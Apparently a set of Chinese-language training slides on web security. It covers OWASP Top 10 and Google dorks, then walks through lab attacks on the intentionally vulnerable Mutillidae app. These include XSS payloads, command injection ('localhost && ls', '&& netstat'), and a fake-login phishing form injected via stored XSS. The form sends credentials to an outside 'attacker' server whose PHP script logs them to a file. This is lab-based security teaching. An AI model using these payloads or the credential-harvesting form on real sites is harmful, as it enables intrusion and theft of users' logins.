

# 網路安全 實戰

讀書會





# 單元一

網頁安全 OWASP Top 10

# OWASP Top 10

- **OWASP (The Open Web Application Security Project) Top Ten Project**
- OWASP Top 10 **2017**
  - [https://www.owasp.org/images/7/72/OWASP\\_Top\\_10-2017\\_%28en%29.pdf.pdf](https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf)


OWASP Top 10 - 2013	➔	OWASP Top 10 - 2017
A1 – Injection	➔	A1:2017-Injection
A2 – Broken Authentication and Session Management	➔	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	➔	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	➔	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	➔	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	➔	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A8-Cross-Site Request Forgery (CSRF), as many frameworks include CSRF defenses, it was found in only 5% of applications.

# Google Hacking (1)

See <http://sls.weco.net/node/12922>  
intitle:"index of" admin  
filetype:pdf  
link:www.ncyu.edu.tw  
Inurl:xxx

- **Google Hacking!! 資訊藏不住**
- Google Hacking Database (GHDB)
  - <https://www.exploit-db.com/google-hacking-database/>
  - Google hacking database 列出常被駭客搜尋的一些關鍵字組，包括 **usernames, passwords, e-mail list, password hashes, and other important information.**
    - `inurl:wp-content/uploads filetype:xls | filetype:xlsx password` (Files containing passwords)




Date Added	Category	Author
2019-10-04	Error Messages	Reza Abasi
2019-10-02	Pages Containing Login Portals	Reza Abasi
2019-10-01	Vulnerable Servers	anonymous
2019-10-01	Pages Containing Login Portals	Reza Abasi
2019-09-30	Error Messages	Reza Abasi

## Google Hacking (2)

- **Google Hacking Database**

Google hacking database is set up by the offensive security guys, the ones behind the famous BackTrack distro. Google hacking database has a list of many Google dorks that could be used to find **usernames, passwords, e-mail list, password hashes, and other important information.**



The screenshot shows the Exploit Database website interface. At the top, there is a dark blue header with the "EXPLOIT DATABASE" logo and a spider icon. Below the header, the main content area is white. The title "Google Hacking Database" is prominently displayed. To the right of the title are two buttons: "Filters" (orange) and "Reset All" (blue). Below the title, there is a "Show" dropdown menu set to "15" and a "Quick Search" input field. A table of search results is visible, with columns for "Date Added", "Dork", "Category", and "Author". The first row shows a dork for dumping user data, categorized as "Sensitive Directories" by "Alexandros Pappas".

Date Added	Dork	Category	Author
2020-09-23	"-- Dumping data for table `users`   `people`   `member`" ext:sql   ext:txt   ext:log   ext:env	Sensitive Directories	Alexandros Pappas

## Webcam 安全 (2)

- **Shodan** is a search engine for hackers. Unlike Google, Bing, and Yahoo, which crawl for front-end pages, Shodan  **crawls the web for devices such as printers, security cameras, and routers, which are connected to the Internet.**

Shodan Developers Book View All...

SHODAN   Explore Developer Pricing Enterprise Access

New to Shodan?

# The search engine for Refrigerators

Shodan is the world's first search engine for Internet-connected devices.

Explore the Internet of Things

See the Big Picture

Websites are just one part of the Internet. There are many other things connected to the Internet, and

# Webcam 安全 (3)

**insecam Taiwan**


- **Insecam** Displays **Unsecured Webcams** From Around The World

<https://techcrunch.com/2014/11/07/insecam-displays-insecure-webcams-from-around-the-world/>

## Insecam Displays Unsecured Webcams From Around The World

John Biggs @johnbiggs / 10:12 pm CST • November 7, 2014

Comment



An odd site called **Insecam** purports to display 73,000 unsecured

<http://www.insecam.org/>

參考 <https://www.kocpc.com.tw/archives/115914>

# Webcam 安全 (4)

- <https://www.csoonline.com/article/2844283/peeping-into-73-000-unsecured-security-cameras-thanks-to-default-passwords.html>

[Home](#) > [Technology Industry](#) > [Microsoft](#)



## PRIVACY AND SECURITY FANATIC

By [Ms. Smith](#), CSO | NOV 6, 2014 9:55 AM PST

### About |

Ms. Smith (not her real name) is a freelance writer and programmer with a special and somewhat personal interest in IT privacy and security issues.

### NEWS

## Peeping into 73,000 unsecured security cameras thanks to default passwords

A site linked to 73,011 unsecured security camera locations in 256 countries to illustrate the dangers of using default passwords.







# 單元二

網頁安全攻防的實際演練


# 注入攻擊 (Injection Flows) (5)

- 補充

- 虛擬機連結
- 請使用 **NAT 網路**



- 喜好設定 -> 設定**相同**之 NAT 網路



# 注入攻擊 (Injection Flows) (1)

- 何謂 SQL Injection

- From wiki

## SQL注入 [編輯]

維基百科，自由的百科全書



此條目需要補充更多來源。 (2014年9月21日)

請協助補充多方面可靠來源以改善這篇條目，無法查證的內容可能會因為異議提出而移除。

**SQL注入**（英語：SQL injection），也稱**SQL隱碼**或**SQL注碼**，是發生於應用程式與資料庫層的**安全漏洞**。簡而言之，是在輸入的字串之中夾帶**SQL**指令，在設計不良的**程式**當中忽略了字元檢查，那麼這些夾帶進去的惡意指令就會被**資料庫伺服器**誤認為是正常的SQL指令而執行，因此遭到破壞或是入侵。<sup>[2]</sup>

有部份人認為SQL注入是只針對**Microsoft SQL Server**而來，但只要是支援批次處理SQL指令的資料庫伺服器，都有可能受到此種手法的攻擊。

SQL Injection 為Web 攻擊中 Injection Flaw 的一種。一般 Injection 攻擊種類除了 SQL 命令外，還可以包含程式碼或是檔案路徑等。

由於許多的Web 應用再讀取外部系統，如資料庫時，需要傳遞相關的參數，以資料庫為例，必須要傳遞登入資訊、查詢條件等。

因此，攻擊者可便利用這樣的時機，將惡意的程式碼或指令傳送到資料庫中去執行。透過這些惡意程式碼，攻擊者可以獲取機密資訊或是對資料庫做非經授權的資料變更。

# 跨網站腳本 攻擊 (Cross- site Scripting) (1)

- **Cross-site scripting (XSS)** 跨網站腳本指令碼攻擊，或稱為跨網站腳本攻擊。通常發生的情況如下：
  - 資料由一個**非受信任的來源**傳入Web的應用中，如 HTTP request 或是由資料庫讀入。
  - Web的應用將所收到的資料動態地地送給使用者，而**沒有經過仔細的驗證是否包含惡意的程式碼**。
- 當 XSS 的漏洞被用來攻擊時，傳送給 Web 應用的惡意的資料**通常包含 JavaScript 的片段程式碼**，但也可能包含 HTML、Flash、或是其他型態可由瀏覽器執行的程式碼。

# 跨網站腳本攻擊 (Cross-site Scripting) (2)

- XSS 攻擊的步驟可用下面的圖來進一步說明。




攻擊者

1. 攻擊者將惡意的 link 傳送給受害使用者



受害使用者

2. 受害使用者按下連結，送出請求至 Web 網站伺服器



Web 伺服器

4. 受害使用者瀏覽器執行程式碼並將機密資訊傳送給攻擊者

3. 網站將惡意程式碼反映至受害使用者的瀏覽器上

# 跨網站腳本攻擊 (Cross-site Scripting) (7)

- **XSS Stored**

XSS 依照攻擊的情況可區分成以下兩類：  
**Reflected Cross-site Scripting:** Web 伺服器會反映程式碼攻擊至受害使用者的瀏覽器上面。

**Stored Cross-site Scripting:** Web 網站會儲存惡意的內容（例如儲存於資料庫或是檔案上面），因此，**單一個攻擊可能會影響許多使用者**，**無需其他額外的動作**。



攻擊者




受害使用者 1




受害使用者 2

攻擊者傳送惡意程式碼給 Web 網站，並讓網站將此程式碼儲存於資料庫中



Web 網站



database

Web 網站由資料庫中讀取惡意程式碼，並將攻擊遞送給受害使用者

# 網頁安全攻防練習 OWASPBWA

- 下載 OWASPBWA

- Open Web Application Security Project (OWASP) Broken Web Applications Project

- 使用 Virtualbox 啟動

<https://sourceforge.net/projects/owaspbwa/>

Home / Browse / OWASP Broken Web Applications Project

## OWASP Broken Web Applications Pr...

Brought to you by: [chuckatsf](#)

★★★★☆ 3 Reviews      Downloads: 2,495 This Week      Last Update: 2016-09-29

[Download](#)    [Get Updates](#)    [Share This](#)

### OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24    Security Level: 0 (Hosed)    Hints: Enabled (1 - 5script K1dd1e)    Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | **Reset DB** | View Log | View Captured Data

#### Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

Like Mutillidae? Check out how to help

[What Should I Do?](#)    [Video Tutorials](#)

[Help Me!](#)    [Listing of vulnerabilities](#)

Reviews	Support	Wiki	News	Tickets
---------	---------	------	------	---------

ity Project (OWASP) Broken Web Applications Project, a collection of vulnerable web applications that is in VMware format compatible with their no-cost and commercial VMware products.

# OWASP Mutillidae II (1)

- XSS testing **Level 0** – Level 1 Level 5
- Lookup DNS

The screenshot shows the OWASP Mutillidae II application interface. At the top, there is a navigation bar with the following text: "Version: 2.6.16 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In". Below this, there are several links: "Home", "Login/Register", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", "View Log", and "View Captured Data".

The main content area is titled "DNS Lookup". It features a "Back" button with a blue arrow icon and a "Help Me!" button with a red button icon. Below these is an "AJAX" icon and a link that says "Switch to SOAP Web Service Version of this Page".

The central part of the page has a pink box with the text "Who would you like to do a DNS lookup on?" and "Enter IP or hostname". Below this is a text input field labeled "Hostname/IP" containing the payload: `<script>alert("HaHa") </scrip`. A "Lookup DNS" button is positioned below the input field.

On the left side of the interface, there is a sidebar with a list of items: "13", "10", "07", "ces", "ation", and "Started: ject :paper".

This screenshot shows a JavaScript alert dialog box that has been triggered. The dialog box is white with a grey border and contains the text "HaHa". There is an "OK" button at the bottom of the dialog. The background shows a portion of the application interface, including the "Who would you like to do a DNS lookup on?" text and the "Enter IP or hostname" label.



# OWASP Mutillidae II (2)

- Level 1

Characters used in cross-site scripting are not allowed.

Don't listen to security people. Everyone knows if we just filter dangerous characters, XSS is not possible.

We use JavaScript defenses combined with filtering technology.

Both are such great defenses that you are stopped in your tracks.

OK

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP

`<script>alert("HaHa") </script>`

Lookup DNS

# OWASP Mutillidae II (3)

- Use burp

Back  Help Me!

Switch to SOAP Web Service Version of this Page


**Who would you like to do a DNS lookup on?**

**Enter IP or hostname**

Hostname/IP

erator.php?pagename=dns-lookup.php

Change it



Request to http://localhost:80 [127.0.0.1]


Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140723 Firefox/24.0 Icwesael/24.7.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/mutillidae/index.php?popUpNotificationCode=SL1&page=dns-lookup.php
Cookie: showhints=0; PHPSESSID=acgtd4f3d3tdh19dtogaha9ba5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
target_host=abc&dns-lookup.php-submit-button=Lookup+DNS
```

# OWASP Mutillidae II (4)

```
Forward Drop Intercept is on Action Comment this ite
Raw Params Headers Hex
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140723 Firefox/24.0 Iceweasel/24.7.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/mutillidae/index.php?page=dns-lookup.php
Cookie: showhints=0; PHPSESSID=acgtd4f3d3tdh19dtogaha9ba5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
target_host=<script>alert("HaHa");</script>dns-lookup-php-submit-button=Lookup+DNS
```



Note: Level 5 is secure against XSS  
The student can see **dns-lookup.php**

# OWASP Mutillidae II (5)

- Command Injection (lookup DNS) in Post
- Localhost && dir

10.0.2.7/mutillidae/index.php?page=dns-lookup.php

Who would you like to do a DNS lookup on?  
Enter IP or hostname

Hostname/IP: localhost && ls

Lookup DNS

Results for localhost && ls

```
Server:      8.8.8.8
Address:    8.8.8.8#53

** server can't find localhost: NXDOMAIN

add-to-your-blog.php
ajax
arbitrary-file-inclusion.php
authorization-required.php
back-button-discussion.php
browser-info.php
capture-data.php
```

# OWASP Mutillidae II (6)

- Localhost && cat credits.php (also can type cd ../../)

**Enter IP or hostname**

Hostname/IP

**Lookup DNS**

---

**Results for localhost && cat credits.php**

```
Server:      8.8.8.8
Address:    8.8.8.8#53

** server can't find localhost: NXDOMAIN

getHint("ArbitraryRedirectionPoint");
} catch (Exception $e) {
    echo $CustomErrorHandler->FormatError($e, "Error attempting to execute query to fetch bubble hints.");
} // end try
?>
```

---

**Credits**

- netstatus

# OWASP Mutillidae II (6)

**Enter IP or hostname**

Hostname/IP

---

**Results for && netstat**

```

Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 10.0.2.7:51678         tg-in-f118.1e100.ne:ww TIME_WAIT
tcp      0      0 10.0.2.7:www          10.0.2.15:56822        ESTABLISHED
tcp      0      0 10.0.2.7:43985        tf-in-f118.1e100.ne:ww TIME_WAIT
tcp      0      0 10.0.2.7:51679        tg-in-f118.1e100.ne:ww TIME_WAIT
udp6     0      0 localhost:46872        localhost:46872        ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags   Type       State         I-Node  Path
unix  10    [ ]     DGRAM          3377         /dev/log
unix   2    [ ]     DGRAM          2549         @/org/kernel/udev/udev
unix   2    [ ]     DGRAM          3379         /var/spool/postfix/dev/log
unix   3    [ ]     STREAM        CONNECTED    8034         /var/run/mysqld/mysqld.sock
unix   3    [ ]     STREAM        CONNECTED    8033
unix   3    [ ]     STREAM        CONNECTED    8032         /var/run/mysqld/mysqld.sock
unix   3    [ ]     STREAM        CONNECTED    8031
unix   3    [ ]     STREAM        CONNECTED    8030         /var/run/mysqld/mysqld.sock
unix   3    [ ]     STREAM        CONNECTED    8029
unix   3    [ ]     STREAM        CONNECTED    8028         /var/run/mysqld/mysqld.sock
unix   3    [ ]     STREAM        CONNECTED    8027
  
```

- In **Level 1** security

# OWASP Mutillidae II (7)

The screenshot displays the Burp Suite Free Edition v1.6 interface. The browser window shows the URL `10.0.2.7/mutillidae/index.php?page=dns-lookup.php`. The page content includes a "Back" button, a "Help Me!" button, and a link to "Switch to SOAP Web Service Version". A form titled "Who would you like to" is visible, with a "Hostname/IP" field containing "abc" and a "Look" button. The Burp Suite HTTP history panel shows a POST request to `http://10.0.2.7:80` with the following details:

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 10.0.2.7
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140
Accept: text/html,application/xhtml+xml,application/xml;q=0.9;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.7/mutillidae/index.php?page=dns-lookup.
Cookie: showhints=0; PHPSESSID=kmsih4p0l0tfilnobilcmus554; acog
acgroupswithpersist=nada
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
```

The raw request body is shown as `target_host=localhost+%26%26+ls&dns-lookup.php-submit-button=L`, which is circled in red.

# OWASP Mutillidae II (8)

- Pop-up windows XSS attack! (The Blog)

The screenshot shows a web browser window with the following elements:

- Browser tabs: "Invasive Security", "Kali Linux", "Kali Docs", "Exploit-DB", "Aircrack-ng".
- Page title: "view Blogs".
- Form header: "Add blog for anonymous" (highlighted in red).
- Note: "Note: <b>, </b>, <i>, </i>, <u> and </u> are now allowed in blog entries".
- Text input field: Contains the HTML code "<h2> HaHa </h2>".
- Form button: "Save Blog Entry".
- Section header: "View Blogs".
- Table: "2 Current Blog Entries".

	Name	Date	Comment
1	anonymous	2014-12-18 09:38:57	<b>HaHa</b>
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?



# OWASP Mutillidae II (9)

- Pop-up windows HTML code (to capture-data.php)

```
<div id="idLogin" style="padding: 20px; position: absolute;
top:250px; left: 400px;background-color:#ffcccd; border: solid
black 1px;">
<form action="http://10.0.2.7/mutillidae/capture-data.php"
method="get">
<table style="font-weight:bold;">
<tr><td colspan="2" style="font-size:20px;">Were sorry. This
session has expired.<br/><br/>Please login again.</td></tr>
<tr><td colspan="2">&nbsp;  </td></tr>
<tr><td>Username</td><td><input name="username"
type="text"></td></tr>
<tr><td>Password</td><td><input name="password"
type="text"></td></tr>
<tr><td colspan="2" style="text-align:center;"><input
type="submit" value="  Submit  "></td></tr>
</table>
</form>
</div>
```

# OWASP Mutillidae II (10)

- Pop-up windows!



# OWASP Mutillidae II (11)

- Capture-data!

http://10.0.2.7...a%40mail.ccc.tw

10.0.2.7/mutillidae/capture-data.php?username=abc&password=aaa%40mail.ccc.tw

Most Visited ▾ Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

## Capture Data



Back



Help Me!



Refresh



Delete Capured Data



Capture Data

1 captured records found

Hostname	Client IP Address	Client Port	User Agent	Referrer	Data	Date/Time
10.0.2.15	10.0.2.15	33055	Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140723 Firefox/24.0 Iceweasel/24.7.0	http://10.0.2.7/mutillidae/index.php?page=add-to-your-blog.php	username = abc password = aaa@mail.ccc.tw showhints = 0 PHPSESSID = bvf69gaebt9a6tm8qar5h63au5acopendivids = swingset,jotto,phpbb2,redmineacgroupswithpersist = nada	2014-12-18 09:46:47

# OWASP Mutillidae II (12)

- To another website

```
<?php
$user = $_GET["username"];
$pass = $_GET["password"];
$file = fopen('cap.txt', 'a');
fwrite($file, "Username:". $user . " Password:".
$pass . "\n");
?>
```

```
<div id="idLogin" style="padding: 20px; position: absolute;
top:250px; left: 400px;background-color:#ffcccd; border:
solid black 1px;">
<form action="http://120.113.173.21/attacker/cap.php"
method="get">
<table style="font-weight:bold;">
<tr><td colspan="2" style="font-size:20px;">Were sorry.
This session has expired.<br/><br/>Please login
again.</td></tr>
<tr><td colspan="2">&nbsp;  </td></tr>
<tr><td>Username</td><td><input name="username"
type="text"></td></tr>
<tr><td>Password</td><td><input name="password"
type="text"></td></tr>
<tr><td colspan="2" style="text-align:center;"><input
type="submit" value=" Submit "></td></tr>
</table>
</form>
</div>
```


OWASP  
Mutillidae II  
(13)

- Pop-up windows!

The screenshot shows a web application interface with a red error message box overlaid on a login form. The error message reads: "Were sorry. This session has expired. Please login again." Below the message is a login form with fields for "Username" (containing "abcd") and "Password" (containing "dddd@mail.aaa.tw"), and a "Submit" button. In the background, there are navigation links: "Back" with a blue arrow icon, "Help Me!" with a red push-button icon, "Add New Blog Entry", and "View Blogs" with a magnifying glass icon. A "Note:" label is visible on the left side of the form area, and the text "log entries" is partially visible on the right.

# OWASP Mutillidae II (14)

- Save to file! cap.txt



```
wangch@ubuntu-CandyII:/var/www/attacker$ more cap.txt
Username:abcd Password:dddd@mail.aaa.tw
wangch@ubuntu-CandyII:/var/www/attacker$
```



# 單元三

## 網路攻防演練初體驗

# 滲透測試之 實務操作： 駭客工具 Metasploit

駭客有很方便的**滲透工具**—水能載舟亦能覆舟

